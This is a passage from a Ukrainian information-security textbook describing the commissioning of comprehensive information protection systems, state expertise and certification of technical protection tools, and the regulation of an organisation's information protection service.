Оцінювання вичерпності та якості виконаних робіт з ТЗІ у приміщеннях проводять шляхом атестації впровадженого комплексу технічного захисту інформації від її витоку технічними каналами, за результатами якої складають документ встановленого зразка — «Акт атестації комплексу технічного захисту інформації».

Згідно з документацією робочого проекту здійснюють інсталяцію, ініціалізацію та перевірку роботоздатності КЗЗ. Інсталяцію та ініціалізацію КЗЗ, який отримав експертний висновок щодо його відповідності вимогам НД ТЗІ, здійснюють у порядку, визначеному в експлуатаційній документації на цей комплекс. Під час інсталяції КЗЗ задіюють усі механізми розмежування доступу користувачів до інформації та апаратних ресурсів ІТС, засоби контролю за діями користувачів, а також засоби контролю цілісності програмного забезпечення та бази даних захисту КЗЗ.

До бази даних захисту додають відомості про користувачів ІТС, визначають їхні права на доступ до захищених об'єктів комп'ютерних систем, зокрема повноваження щодо їх створення, модифікації, архівування, вилучення, експорт та імпорт.

Попередні випробування

Попередні випробування проводять з метою перевірки роботоздатності КСЗІ та її готовності до дослідної експлуатації. Під час випробувань перевіряють не лише роботоздатність КСЗІ, але й її відповідність до вимог ТЗ.

Попередні випробування проводять згідно з програмою та методиками випробувань. Програму й методики випробувань готує розробник КСЗІ, а узгоджує замовник ІТС. Програма та методики випробувань, а також протоколи випробувань розробляють і оформлюють згідно з вимогами РД 50-34.698 [265].

Попередні випробування організовує замовник ІТС, а проводить розробник КСЗІ разом із замовником. Для проведення попередніх випробувань замовник ІТС створює комісію, головою якої призначають представника замовника.

Результати попередніх випробувань оформлюють «Протоколом випробувань», який містить висновок щодо того, чи можна віддавати КСЗІ в дослідну експлуатацію, а також перелік виявлених недоліків, заходи з їх усунення і рекомендовані терміни виконання цих робіт. Після усунення недоліків (якщо такі були) і коригування проектної, робочої та експлуатаційної документації КСЗІ оформлюють акт здачі КСЗІ в дослідну експлуатацію.

Дослідна експлуатація

Під час дослідної експлуатації КСЗІ здійснюють такі дії.

- Відпрацьовують технології:
  - оброблення інформації,
  - обігу машинних носіїв інформації,
  - керування засобами захисту,

- розмежування доступу користувачів до ресурсів ІТС,
- автоматизованого контролю за діями користувачів.

- Співробітники СЗІ та користувачі ІТС набувають практичних навичок із використання технічних та програмно-апаратних засобів захисту інформації, засвоюють вимоги організаційних та розпорядчих документів з питань розмежування доступу до технічних засобів та інформаційних ресурсів.
- Доопрацьовують (за потреби) програмне забезпечення, налагоджують і конфігурують КЗЗ.
- Коригують (за потреби) робочу та експлуатаційну документацію.

За результатами робіт у довільній формі складають акт про завершення дослідної експлуатації, який містить висновок щодо того, чи можна здавати КСЗІ на державну експертизу.

Державна експертиза

Державна експертиза підтверджує, чи відповідає КСЗІ умовам, що дозволяють обробляти в ІТС інформацію, яка є власністю держави, або інформацію з обмеженим доступом, вимогу щодо захисту якої встановлено законом [1].

Процедуру випробувань, перелік програм та методик докладніше буде розглянуто в розділі 21.

20.4.3. Супроводження комплексної системи захисту інформації

На етапі супроводження виконують роботи з організаційного забезпечення функціонування КСЗІ та керування засобами захисту інформації відповідно до Плану захисту інформації та експлуатаційної документації на компоненти КСЗІ, а також здійснюють гарантійне і післягарантійне технічне обслуговування засобів захисту інформації. Роботи, що проводять на цьому етапі, буде розглянуто у розділі 22.

Висновки

1. Розроблення КСЗІ — складний і багатоплановий процес. Під час створення та впровадження КСЗІ необхідно користуватися нормативною базою. Якщо КСЗІ проходитиме державну експертизу, розробник на кожному етапі її створення має узгоджувати свої дії із рекомендаціями та вимогами вітчизняних нормативних документів, зокрема з НД ТЗІ 3.7-003-05 «Порядок проведення робіт із створення комплексної системи захисту інформації в інформаційно-телекомунікаційній системі» та НД ТЗІ 3.7-001-99 «Методичні вказівки по розробці технічного завдання на створення комплексної системи захисту інформації в автоматизованій системі».
2. Основні етапи побудови КСЗІ:
   - формування вимог до КСЗІ;
   - розроблення політики безпеки;

- розроблення технічного завдання на створення КСЗІ;
- створення проекту КСЗІ;
- реалізація КСЗІ та введення її в дію;
- оцінювання КСЗІ.

3. На етапі формування вимог до КСЗІ потрібно провести обстеження середовищ функціонування ІТС, а також побудувати модель загроз і модель порушника, на основі яких провести аналіз ризиків. Розроблені модель загроз і модель порушника слід долучити до Плану захисту інформації.
4. Методологія розроблення політики безпеки складається з таких пунктів:
   - розроблення концепції безпеки інформації в АС;
   - аналіз ризиків;
   - визначення вимог до заходів, методів та засобів захисту;
   - добирання основних рішень із забезпечення безпеки інформації;
   - організація виконання відновлювальних робіт і забезпечення неперервного функціонування АС;
   - документальне оформлення політики безпеки.
5. Комплекс заходів із забезпечення безпеки інформації розглядають на трьох рівнях:
   - правовому;
   - організаційному;
   - технічному.
6. Найважливішою складовою політики безпеки, яка регламентує доступ користувачів і процесів до ресурсів АС, є правила розмежування доступу (ПРД).
7. ТЗ на створення КСЗІ містить:
   - вимоги до функціонального складу технічних засобів;
   - вимоги до порядку розроблення і впровадження технічних засобів, що гарантують безпеку інформації під час її оброблення в обчислювальній системі;
   - вимоги до організаційних, фізичних та інших заходів захисту, що реалізуються поза межами обчислювальної системи.
8. Проект КСЗІ розробляють на підставі та відповідно до ТЗ на створення КСЗІ в ІТС. Під час розроблення проекту КСЗІ обґрунтовують і приймають проектні рішення, які дають змогу реалізувати вимоги ТЗ, забезпечити сумісність і взаємодію різних компонентів КСЗІ, а також впровадити різні заходи і методи захисту інформації. У загальному випадку виконують:
   - ескізний проект;
   - технічний проект;
   - робочий проект.
9. На етапі введення КСЗІ в дію проводять:
   - підготовку КСЗІ;
   - навчання користувачів;

- комплектування КСЗІ;
- будівельно-монтажні роботи;
- пусконалагоджувальні роботи;
- попередні випробування;
- дослідну експлуатацію;
- державну експертизу КСЗІ.

Контрольні запитання та завдання

1. З яких основних етапів складається процес розроблення КСЗІ?
2. Які засоби ви включили б до складу КСЗІ, коли відомо, що:
   - обмін інформацією для службового використання між двома віддаленими філіями здійснюватиметься через незахищене середовище;
   - обмін повідомленнями користувачів інформаційної системи здійснюватиметься електронною поштою через незахищене середовище.

   Чи потрібно у другому випадку забезпечувати послугу достовірного каналу та цілісність повідомлень?
3. У чому полягає принцип модульності КСЗІ? Навіщо його рекомендують до реалізації в нормативних документах?
4. З яких основних підрозділів складається ТЗ?
5. Для чого проводять державну експертизу? Внутрішні випробування?

Розділ 21

Кваліфікаційний аналіз засобів і систем захисту інформації

- Вимоги до кваліфікаційного аналізу засобів і систем захисту інформації
- Атестація, державна експертиза, сертифікація
- Положення про державну експертизу у сфері технічного захисту інформації
- Сертифікація засобів технічного захисту інформації

21.1. Вимоги до кваліфікаційного аналізу

Кваліфікаційний аналіз засобів захисту інформації в комп'ютерних системах проводять з метою оцінювання відповідності фактичної реалізації певним вимогам: вимогам нормативних документів у сфері технічного захисту інформації (ТЗІ), технічного завдання та іншої документації (тобто відповідність характеристик і функцій засобів до заявлених у цих документах).

Можна висувати різні вимоги, починаючи з вимог до якості об'єкта, що підлягає аналізу, виконуваних ним функцій і коректності функціонування та завершуючи вимогами до документації на цей об'єкт.

Вимоги до самого процесу кваліфікаційного аналізу регламентовано у відповідних нормативних документах. Українська нормативна база передбачає такі види кваліфікаційного аналізу:

- атестація (комплексів ТЗІ);
- державна експертиза (КСЗІ, засобів ТЗІ);
- сертифікація (зокрема, засобів ТЗІ).

Атестації підлягають комплекси технічного захисту інформації. У цій книжці ми не розглядатимемо відповідні засоби та заходи.

Далі буде розглянуто етапи та основні вимоги проведення державної експертизи та сертифікації засобів і систем захисту інформації.

В Україні державним органом, на який покладено завдання здійснення державного контролю за станом криптографічного та технічного захисту інформації, є Державна служба спеціального зв'язку та захисту інформації України (Держспецзв'язку), що діє на підставі Закону України «Про Державну службу спеціального зв'язку та захисту інформації України» № 3475-15 від 23 лютого

2006 року [266]. Раніше (до 2007 року) ці функції було покладено на Департамент спеціальних телекомунікаційних систем і захисту інформації (ДСТСЗІ) Служби безпеки України.

21.2. Організація державної експертизи

Мета державної експертизи у сфері технічного захисту інформації — оцінити захищеність інформації, яка обробляється або циркулює в інформаційних, телекомунікаційних та інформаційно-телекомунікаційних системах, а також у приміщеннях, інженерно-технічних спорудах тощо (тобто на об'єктах інформаційної діяльності).

Порядок проведення експертизи визначено у Положенні про державну експертизу у сфері технічного захисту інформації [267].

21.2.1. Положення про державну експертизу

Розглянемо, як згідно з положенням про державну експертизу відбувається цей процес.

У державній експертизі беруть участь:

- замовники експертизи;
- Адміністрація Держспецзв'язку, яка розробляє нормативну базу для проведення експертизи, формує реєстри організаторів та експертів, реєструє заяви на проведення експертизи, приймає рішення щодо його доцільності, реєструє, видає, призупиняє чи анулює документи з рішенням про результат експертизи;
- організатори експертизи (установи, підприємства, організації, які проводять експертизу за дорученням Адміністрації Держспецзв'язку);
- експерти — фізичні особи, що виконують експертні роботи.

Державну експертизу мають проходити такі об'єкти:

- КСЗІ, що є невід'ємною частиною об'єктів інформаційної діяльності;
- окремі технічні та програмні засоби, які реалізують функції ТЗІ.

Експертиза може бути:

- первинною — основний вид експертизи, коли виконують усі необхідні заходи щодо підготовки та прийняття рішення стосовно об'єкта;
- додатковою — здійснюється до об'єктів, на які впливають нові науково-технічні обставини, або у зв'язку із завершенням терміну дії висновків первинної експертизи;
- контрольною — експертиза, яку проводять за ініціативи замовника чи Держспецзв'язку, коли хтось із них має претензії до висновків первинної експертизи (таку експертизу здійснює інша організація).

У Адміністрації Держспецзв'язку створюється експертна рада, яка вирішує питання державної експертизи у сфері ТЗІ.

Експертиза відбувається за таким планом.

1. Замовник надсилає на ім'я Голови (заступника Голови) Держспецзв'язку заяву на проведення експертизи КСЗІ або засобу ТЗІ. Замовник може також звернутися до цієї служби із заявою щодо проведення контрольної експертизи.
2. Експертна рада розглядає заяву у встановлені терміни та приймає рішення про доцільність експертизи і призначає її організатора. Стосунки між організатором і замовником регламентовано у договорі на проведення експертизи, що містить відомості про порядок фінансування, терміни експертизи тощо.
3. Організатор призначає експертів, яких буде залучено до виконання робіт.
4. Замовник надає організатору визначений НД ТЗІ комплект документації на об'єкт експертизи.
5. Організатор аналізує надані документи, загальні методики оцінювання ефективності засобу ТЗІ чи КСЗІ та формує програму і власні методики проведення експертизи об'єкта у визначені в договорі терміни, розробляє (за потреби) програмно-технічне забезпечення. Програма та окремі методики узгоджуються із замовником і Адміністрацією Держспецзв'язку.
6. Згідно з програмами та методиками здійснюють безпосередню експертизу, результати якої оформлюють у вигляді протоколу, який підписують експерти. Протокол затверджує організатор.
7. У разі виявлення невідповідностей об'єкта вимогам НД ТЗІ організатор може запропонувати замовнику доопрацювати об'єкт з метою усунення наявних недоліків.
8. Організатор складає та підписує експертний висновок, який визначає відповідність об'єкта експертизи вимогам НД ТЗІ.
9. Експертний висновок подають до Адміністрації Держспецзв'язку. Експертна рада його розглядає та, якщо висновок задовольняє всі вимоги, реєструє і передає замовнику. Замовник також отримує атестат відповідності, підписаний Головою Держспецзв'язку.

21.2.2. Рекомендації з оформлення програм і методик проведення експертизи комплексної системи захисту інформації

Програму експертних випробувань складають особи, що проводитимуть оцінювання КСЗІ та відповідні випробування.

Програма зазвичай містить такі основні пункти.

1. Відомості про об'єкт випробувань:
   - повне найменування, позначення тощо;
   - комплектність об'єкта випробувань (тут наводять відомості про апаратні, програмні засоби та інші компоненти, на кшталт підсистем, а також технічні засоби).

2. Мета випробувань.
3. Загальні положення (керівні документи з проведення випробувань; місце та тривалість випробувань; організації, які братимуть участь у випробуваннях).
4. Обсяг випробувань.

   Тут наводять дані про етапи випробувань та перевірок (вказують, які підсистеми та компоненти перевірятимуться і за якими методиками, дають посилання на відповідні методики). Програма експертних випробувань містить такий стандартний обсяг перевірок.

   - Перевірка відповідності реалізації системи вимогам ТЗ і загальним вимогам до захисту інформації в ІТС. Зокрема перевіряють:
     - середовище функціонування інформаційної системи;
     - настроювання;
     - організаційно-розпорядчу документацію системи;
     - організаційно-адміністративні заходи.
   - Перевірка реалізації засобів захисту від НСД, наприклад:
     - виконання загальних вимог до реалізації основних функцій комплексу засобів захисту (КЗЗ);
     - здатність КЗЗ реєструвати задані події;
     - здатність КЗЗ забезпечувати задані рівні повноважень користувачів;
     - множини об'єктів, на які поширюється політика безпеки, виконання ПРД тощо.
   - Перевірка функціонального профілю.
   - Перевірка відповідності КСЗІ вимогам зазначеного рівня гарантій.
   - Перевірка решти наявних підсистем та механізмів, важливих для безпеки інформації (криптографічних, антивірусних підсистем тощо).
5. Послідовність проведення та режим випробувань (порядок оцінювання виконання тих чи інших вимог).
6. Роботи після завершення випробувань (якщо такі є).
7. Умови та порядок проведення випробувань (окреслено умови, які мають бути виконані для успішного проведення випробувань, наявні обмеження під час проведення випробувань, вимоги до персоналу, заходів, що забезпечують безаварійність проведення випробувань тощо).
8. Матеріально-технічне забезпечення випробувань.
9. Метрологічне забезпечення випробувань.
10. Форми звітності.
11. Лист-погодження, підписаний особами, відповідальними за погодження цієї програми і проведення випробувань.

Методики містять конкретні прийоми та способи перевірок, а також критерії формування висновку за кожним етапом випробувань, відображеним у програмі.

За різними методиками здійснюють перевірку:

- відповідності реалізації КСЗІ вимогам рівня гарантій;
- відповідності реалізації системи вимогам ТЗ і загальним вимогам до захисту інформації в автоматизованих системах;
- реалізації засобів захисту від несанкціонованого доступу.

Під час перевірок використовують такі типові методи та прийоми.

- **Метод експертних оцінок.** За прийнятою шкалою оцінювання характеристик об'єкта кожний експерт дає свою оцінку певній його характеристиці. Потім оцінки всіх експертів підсумовують і виводять середньоарифметичне значення, що і є остаточною оцінкою. Якщо об'єкт має кілька різних, але однаково важливих, характеристик, то для кожної з них додатково вводять ваговий коефіцієнт. Тоді, щоб отримати загальний показник об'єкта, оцінку кожної його характеристики помножують на цей коефіцієнт, який вказує на значущість характеристики для властивостей об'єкта в цілому.
- **Безпосередній аналіз настроювань системи.** Цьому аналізу має передувати всебічний огляд робочої документації, мережних схем, конфігураційних файлів тощо. Такий аналіз доцільно проводити у присутності вповноваженої особи — адміністратора, який настроював систему.
- **Тестування.** Цей прийом застосовують, коли необхідно з'ясувати реакцію системи на ті чи інші тестові впливи. Тестування потрібно проводити на таких наборах даних і такими засобами, щоб це не призвело до втрати робочої інформації, пошкодження чи руйнування елементів системи в критичних ситуаціях або після виявлення несправностей. Наприклад, тестування можна проводити шляхом сканування мережі сканером безпеки, що дасть змогу виявити наявні недоліки в конфігурації засобів, на кшталт IDS, міжмережних екранів тощо. Під час тестування антивірусної системи захисту необхідно використовувати такі типи шкідливих програм, які не призведуть до незворотних наслідків та можуть бути легко видалені після завершення тестування.
- **Аналіз документації.** Проведення аналізу розпорядчої документації та інших матеріалів, які можуть підтвердити виконання тих чи інших заходів, рекомендованих політикою безпеки.
- **Ревізія апаратних і програмних засобів.** Ревізію можна здійснювати, безпосередньо переглядаючи наявне обладнання, а також за допомогою стандартних засобів ОС, що надають перелік встановлених на комп'ютері програм і пристроїв, і спеціалізованих програмних мережних утиліт, які дають змогу з'ясувати, чи функціонує наразі той чи інший віддалений апаратний засіб.

Кожна методика, крім загальних пунктів про склад і найменування системи, містить таку інформацію.

- Мета кожного конкретного пункту випробувань — здійснюється перевірка на відповідність вимогам ТЗ (вказують, яким саме), нормативним документам (вказують номер документа чи його назву) тощо.
- Процедура перевірки (яким чином проводитиметься оцінювання або перевірка тієї чи іншої функції системи) — наводиться спосіб чи алгоритм перевірки

(описаний словами, наприклад: «Безпосередньо пересвідчитися, чи встановлено прапорці в настроюваннях» або «Експертним методом оцінити достатність реалізованих функцій»). За потреби, алгоритм можна деталізувати, якщо мова йде не про загальновідомі речі.

- Оформлення результатів перевірки — стисло пояснюється, в якій формі (наприклад, як протокол) і що (скажімо, докази — посилання на розроблені документи, копії конфігураційних файлів, загальний висновок) слід вказати після завершення перевірки.
- Критерії позитивного висновку — дається однозначна відповідь, яких вимог слід дотримувати задля одержання позитивного висновку за результатами перевірки.

Методики узгоджують за їхнім змістом із програмою експертних випробувань. Результати перевірок заносять у відповідні протоколи, які узгоджують із пунктами методик, де вказано, яким чином слід оформлювати ці дані.

21.3. Сертифікація засобів технічного захисту інформації

Сертифікацію засобів ТЗІ здійснюють згідно з документом «Порядок проведення робіт із сертифікації засобів забезпечення технічного захисту інформації загального призначення» [268]. Керівними органами, які організовують і координують роботи із сертифікації, є такі:

- національний орган із сертифікації — Державний комітет стандартизації, метрології та сертифікації України (Держстандарт України);
- Адміністрація Держспецзв'язку України.

Мета сертифікації — встановити відповідність засобів ТЗІ вимогам нормативних документів України з питань ТЗІ, а також вимогам аналогічних іноземних нормативних документів, які діють в Україні. Організації, задіяні у процесі сертифікації, мають зберігати конфіденційність інформації, що становить професійну або комерційну таємницю.

Процедура сертифікації складається з таких етапів.

1. Подання заявки на сертифікацію.
2. Розгляд заявки, прийняття рішення з визначенням схеми сертифікації.
3. Обстеження чи атестація виробництва засобів ТЗІ, які подано на сертифікацію, або сертифікація (оцінювання) системи якості, якщо це передбачено схемою сертифікації.
4. Добирання зразків для випробувань із тих виробів, що пройшли приймальний контроль виробника та готові до реалізації. Процедуру добирання здійснюють у присутності представника заявника та оформлюють документально.
5. Ідентифікація засобів ТЗІ на підставі відповідності поданих на випробування зразків (та їхнього технічного стану) нормативним документам на цю продукцію.

Зразки, що не пройшли ідентифікації, до випробувань не допускають. За результатами ідентифікації складають акт.

6. Випробування зразків. До випробувальної лабораторії доправляють зразки в опломбованому або запечатаному вигляді разом з актом їх добирання та ідентифікації. Якщо сертифікують невелику партію виробів (не більше 5), орган сертифікації може прийняти рішення не піддавати їх випробуванням, що можуть призвести до пошкодження зразків. Результати випробувань заносять до протоколу.
7. Аналіз результатів випробувань зразків і прийняття рішення щодо надання їм сертифіката відповідності.
8. Надання сертифіката відповідності, укладання ліцензійної угоди та занесення сертифікованих засобів до відповідного реєстру. Сертифікат відповідності надається на один виріб, партію із зазначенням кількості виробів або на засоби, які підприємство випускає серійно протягом терміну, встановленого ліцензійною угодою, з правом маркування знаком відповідності кожної одиниці випущеної продукції.
9. Технічний нагляд за сертифікованими засобами під час їх виробництва здійснюють орган сертифікації, що надав сертифікат, органи із сертифікації систем якості чи територіальні центри стандартизації, метрології та сертифікації.
10. Результати сертифікації (копії сертифіката відповідності) орган сертифікації доправляє до Держстандарту і Держспецзв'язку України.

Далі наведено процедуру сертифікації засобів ТЗІ.

1. Замовник робіт подає до відповідного органу заявку на сертифікацію і додатковий комплект документів, який містить:
   - копію нормативного документа виробника на продукцію;
   - технічний опис;
   - комплект експлуатаційної документації;
   - копію протоколів випробувань;
   - завірену копію контракту (договору) або інший документ, який підтверджує походження засобу ТЗІ;
   - сертифікати, протоколи випробувань, надані іншими органами сертифікації та випробувальними лабораторіями (зокрема, іноземними);
   - документацію, яка уточнює особливості засобу ТЗІ, що дає змогу прискорити процедуру сертифікації.

   Замовниками можуть бути: виробник засобів ТЗІ; продавець засобів, який уклав спеціальний договір із виробником; державний орган (чи недержавна установа), на який покладено забезпечення ТЗІ; інші фізичні чи юридичні особи, які мають офіційне доручення виробника.
2. Розглянувши заявку та прийнявши рішення щодо неї, орган сертифікації реєструє її та заводить окрему справу про сертифікацію, аналізує комплект до-

кументації, визначає схему сертифікації, призначає відповідальних за випробування; узгоджує із замовником терміни проведення робіт із сертифікації, готує необхідну документацію для укладання договору із замовником тощо.

3. Прийняте органом сертифікації рішення доводять до відома інших органів сертифікації, які здійснюватимуть технічний нагляд (якщо такий передбачено), і лабораторій, що проводитимуть випробування.

Сертифікацію проводять за певною схемою. З рекомендованими схемами сертифікації можна ознайомитися у [268]. Процес сертифікації може складатися з таких процедур: обстеження виробництва, атестація виробництва, сертифікація системи якості.

Виробництво обстежують із метою встановлення відповідності його стану вимогам документації, підтвердження спроможності виробника виготовляти засоби ТЗІ згідно з вимогами чинних в Україні нормативних документів і надання рекомендацій щодо періодичності та форми проведення технічного нагляду за виробництвом сертифікованих засобів ТЗІ.

Атестацію виробництва проводять з метою оцінювання технічних можливостей виробника щодо забезпечення стабільної якості засобів ТЗІ.

Сертифікація системи якості — остаточне її оцінювання, яке здійснюють уповноважені органи за ініціативи замовника або на підставі рішення органу сертифікації, якщо це передбачено схемою сертифікації.

За наслідками процедури сертифікації замовник може отримати результат, який його не задовольнить. Далі наведено приклади.

- Негативний результат за одним із показників випробування. У цьому випадку орган сертифікації приймає рішення щодо припинення або продовження робіт із сертифікації. Повторні випробування призначають, якщо виробник відкоригує виявлені недоліки та невідповідності вимогам, подасть нову заявку та надасть докази, що ці недоліки та невідповідності усунуто.
- Відмова у наданні сертифіката відповідності. Замовник може оскаржити таке рішення, подавши письмову апеляцію до органу сертифікації у встановлені терміни. Подання апеляції не призупиняє дії рішення про відмову.

Сертифікати відповідності та інші документи, що стосуються випробувань засобів, які було проведено в інших країнах, мають бути визнаними державою Україна, якщо:

- є двостороння угода між національним органом із сертифікації за участі Держспецзв'язку та іноземним органом, що надав документи;
- засоби, що ввозять в Україну, ідентифіковані за допомогою таких маркувань і етикеток, які відповідали б чинним в Україні міждержавним або іншим нормативним документам;
- номенклатура вимог до засобу ТЗІ, зазначена в іноземному сертифікаті, відповідає номенклатурі чинних в Україні вимог.

Якщо хоча б один із цих пунктів не дотримано, українські органи сертифікації мають провести повторну сертифікацію.

Висновки

1. Кваліфікаційний аналіз можна проводити як атестацію, державну експертизу чи сертифікацію.
2. Атестацію здійснюють задля оцінювання ефективності комплексу технічного захисту інформації, яка циркулює на об'єкті, від її витоку технічними каналами відповідно до вимог чинної нормативної бази.
3. Державну експертизу у сфері ТЗІ проводять із метою оцінювання захищеності даних, які обробляються або циркулюють в об'єктах інформаційної діяльності (ІКС, приміщеннях, інженерно-технічних спорудах тощо). На основі результатів державної експертизи підтверджують відповідність КСЗІ та надають Атестат відповідності. Основні вимоги та засади проведення державної експертизи регламентовано в документі Положення про державну експертизу у сфері ТЗІ.
4. Сертифікацію засобів забезпечення ТЗІ здійснюють із метою підтвердження їх відповідності вимогам нормативних документів. Процедуру сертифікації регламентовано в документі «Порядок проведення робіт із сертифікації засобів забезпечення технічного захисту інформації загального призначення», її проводять за участі органів сертифікації, випробувальних лабораторій та деяких інших установ. Сертифікацію можуть проходити вироби вітчизняних і зарубіжних виробників. Передбачено механізм визнання сертифікатів, наданих органами інших країн.

Контрольні запитання та завдання

1. Що таке кваліфікаційний аналіз?
2. У чому полягає мета атестації, державної експертизи, сертифікації?
3. Назвіть основні документи, що регламентують проведення кваліфікаційного аналізу в Україні.
4. Яка різниця між програмою та методикою експертних випробувань?
5. Як здійснюють перевірку успішної роботи підсистеми антивірусного захисту?
6. Опишіть процедуру сертифікації засобів захисту, що мають сертифікати, надані іноземними органами.

Розділ 22

Супроводження комплексної системи захисту інформації

- НД ТЗІ 1.4-001-2000 «Типове положення про службу захисту інформації в автоматизованій системі»
- Рекомендації щодо структури та змісту Плану захисту інформації в автоматизованій системі
- ISO/IEC 27002 «Інформаційні технології — Методики безпеки — Практичні правила управління інформаційною безпекою»

22.1. «Типове положення про службу захисту інформації в автоматизованій системі»

У розділах 20 і 21 було розглянуто питання щодо проектування, створення та введення в дію КСЗІ в автоматизованій системі, регламентовані у відповідних нормативно-правових документах.

Організацію робіт із впровадження та підтримки роботоздатності КСЗІ виконує служба захисту інформації (СЗІ). Діяльність такої служби регламентує положення про службу захисту інформації, розроблене згідно з НД ТЗІ 1.4-001-2000 [21], що має назву «Типове положення про службу захисту інформації в автоматизованій системі». Розглядаючи питання з організації супроводження комплексної системи захисту інформації в АС, ми посилатимемося саме на цей документ. У цьому розділі підручника наведено основні положення найбільш поширеного міжнародного стандарту ISO/IEC 27002 «Інформаційні технології — Методики безпеки — Практичні правила управління інформаційною безпекою», який також певним чином пов'язаний з висвітленими тут аспектами та який раніше мав позначення ISO/IEC 17799 [269].

Зауважимо, що виконання вимог НД ТЗІ 1.4-001-2000 є обов'язковим для всіх організацій державної форми власності України, а також для недержавних організацій, діяльність яких пов'язана з передаванням, обробленням та накопиченням інформації, що належить державі. Хоча вимоги міжнародного стандарту ISO/IEC 27002 не є обов'язковими до виконання, вони можуть стати у пригоді фахівцям із захисту інформації.

Враховуючи важливість питання організації СЗІ в АС, розглянемо документ «Типове положення про службу захисту інформації в автоматизованій системі»

(далі — Положення) більш докладно. У загальному випадку цей документ складається з таких розділів.

- Загальні положення.
- Завдання служби захисту інформації.
- Функції служби захисту інформації.
- Повноваження і відповідальність служби захисту інформації.
- Взаємодія служби захисту інформації з іншими підрозділами організації та зовнішніми підприємствами, установами, організаціями.
- Штатний розпис і структура служби захисту інформації.
- Організація робіт служби захисту інформації.
- Фінансування служби захисту інформації.

Залежно від конкретних завдань і умов функціонування СЗІ окремі розділи Положення можна поєднувати, додавати нові або вилучати неактуальні.

Документ може мати додатки: нормативні документи, таблиці, схеми, графіки, які використовують для визначення заходів захисту інформації, розроблення планів захисту об'єктів із зазначенням робочих місць і технічних засобів передавання, прийому, зберігання, оброблення інформації, що підлягає захисту, та інші документи.

Положення має бути погоджене з юрисконсультом і керівниками підрозділів (служби безпеки, РСО, підрозділу ТЗІ) організації та затверджене наказом керівника організації або підрозділу, до якого структурно належить СЗІ. Суттєві зміни до Положення вносять на основі розпорядження або наказу керівника організації (підрозділу, до якого структурно належить СЗІ).

22.1.1. Загальні положення

Це нормативний документ організації (АС), який визначає завдання, функції, штатну структуру служби захисту інформації, повноваження та відповідальність її співробітників, взаємодію з іншими підрозділами та із зовнішніми організаціями.

У Положенні визначають статус СЗІ:

- штатний або позаштатний підрозділ організації (АС);
- самостійний структурний підрозділ, безпосередньо підпорядкований керівнику (заступнику керівника) організації;
- структурна одиниця (підрозділу ТЗІ, служби безпеки) організації.

В організаціях, де штатним розписом не передбачено створення СЗІ, заходи щодо забезпечення захисту інформації в АС здійснюють призначені наказом керівника організації працівники. У цьому випадку положення про посадові (функціональні) обов'язки цих працівників має містити пункти, які б передбачали виконання ними вимог, що висувають до СЗІ.

Метою створення СЗІ є організаційне забезпечення завдань управління КСЗІ в АС та здійснення контролю за її функціонуванням. СЗІ має визначати вимоги захисту інформації в АС, проектувати, розробляти та модернізувати КСЗІ, екс-

плуатувати, обслуговувати та підтримувати її дієздатність, а також контролювати рівень захищеності інформації в АС.

Правову основу для створення і діяльності СЗІ становлять Закон України «Про захист інформації в інформаційно-телекомунікаційних системах» [1], «Положення про технічний захист інформації в Україні» [270], «Положення про забезпечення режиму секретності під час обробки інформації, що становить державну таємницю, в автоматизованих системах» [271] та інші.

У своїй діяльності СЗІ керується Конституцією України, законами України, нормативно-правовими актами Президента України і Кабінету Міністрів України, іншими нормативно-правовими актами з питань захисту інформації, державними і галузевими стандартами, розпорядчими та іншими документами організації, а також Положенням.

Служба захисту інформації здійснює діяльність відповідно до «Плану захисту інформації в автоматизованій системі», календарних, перспективних та інших планів робіт, затверджених керівником (заступником керівника) організації.

Для проведення окремих заходів із захисту інформації в АС, від яких залежить діяльність різних підрозділів організації, її керівник своїм наказом визначає перелік робіт, терміни їх виконання і підрозділи, що виконуватимуть ці роботи.

СЗІ взаємодіє з іншими підрозділами організації (РСО, службою безпеки, підрозділом ТЗІ тощо), а також із державними органами, установами та організаціями, що займаються питаннями захисту інформації.

За потреби до виконання робіт можуть бути залучені сторонні організації, що мають ліцензії на відповідний вид діяльності у сфері захисту інформації.

22.1.2. Завдання та функції служби захисту інформації

Основні завдання СЗІ:

- захист законних прав щодо безпеки інформації в організації, окремих її структурних підрозділах, персоналу під час обміну інформацією між собою та із зовнішніми вітчизняними та закордонними організаціями;
- дослідження технології оброблення інформації в АС задля виявлення ймовірних каналів її витоку та інших загроз безпеці інформації, формування моделі загроз, розроблення політики безпеки інформації, визначення заходів, спрямованих на її реалізацію;
- організація та координація заходів, пов'язаних із захистом інформації в АС, потребу в захисті якої визначає її власник або чинне законодавство, та підтримка належного рівня захищеності інформації, ресурсів і технологій;
- розроблення проектів нормативних і розпорядчих документів, чинних у межах організації, згідно з якими має підтримуватися певний рівень захисту інформації в АС;
- організація заходів із створення і використання КСЗІ на всіх етапах життєвого циклу АС;
- організація професійної підготовки і підвищення кваліфікації персоналу та користувачів АС з питань захисту інформації;

- формування у персоналу і користувачів думки щодо необхідності виконання вимог нормативно-правових актів, нормативних і розпорядчих документів, що стосуються питань захисту інформації;
- забезпечення виконання персоналом і користувачами вимог нормативно-правових актів, нормативних і розпорядчих документів із захисту інформації в АС та проведення контрольних перевірок їх виконання.
- виконання певних функцій під час створення КСЗІ;
- виконання відповідних функцій під час експлуатації КСЗІ;
- організація навчання персоналу з питань забезпечення захисту інформації.

Під час створення КСЗІ служба захисту інформації виконує такі функції:

- визначення даних, які підлягають захисту під час їх оброблення, та інших об'єктів захисту в АС, класифікація інформації за вимогами до її конфіденційності або значущості для організації, необхідних рівнів захищеності інформації, визначення порядку введення (виведення) інформації та її використання;
- розроблення та коригування моделі загроз, моделі захисту інформації та політики безпеки інформації в АС;
- визначення і формування вимог до КСЗІ;
- організація і координація заходів із проектування та розроблення КСЗІ, безпосередня участь у проектуванні КСЗІ;
- підготовка технічних пропозицій, рекомендацій щодо запобігання витоку інформації технічними каналами та попередження спроб несанкціонованого доступу до інформації під час створення КСЗІ;
- організація заходів і участь у випробуваннях КСЗІ, проведенні її експертизи;
- добирання організацій — виконавців робіт зі створення КСЗІ, здійснення контролю за дотриманням встановленого порядку проведення заходів із захисту інформації у взаємодії з підрозділом ТЗІ (РСО, службою безпеки організації), погодження основних технічних і розпорядчих документів, що супроводжують процес створення КСЗІ (технічне завдання, технічний і робочий проекти, програма і методика випробувань, плани робіт тощо);
- участь у розробленні нормативних документів, чинних у межах організації та АС, які встановлюють дисциплінарну відповідальність за порушення вимог із безпеки інформації та встановлених правил експлуатації КСЗІ;
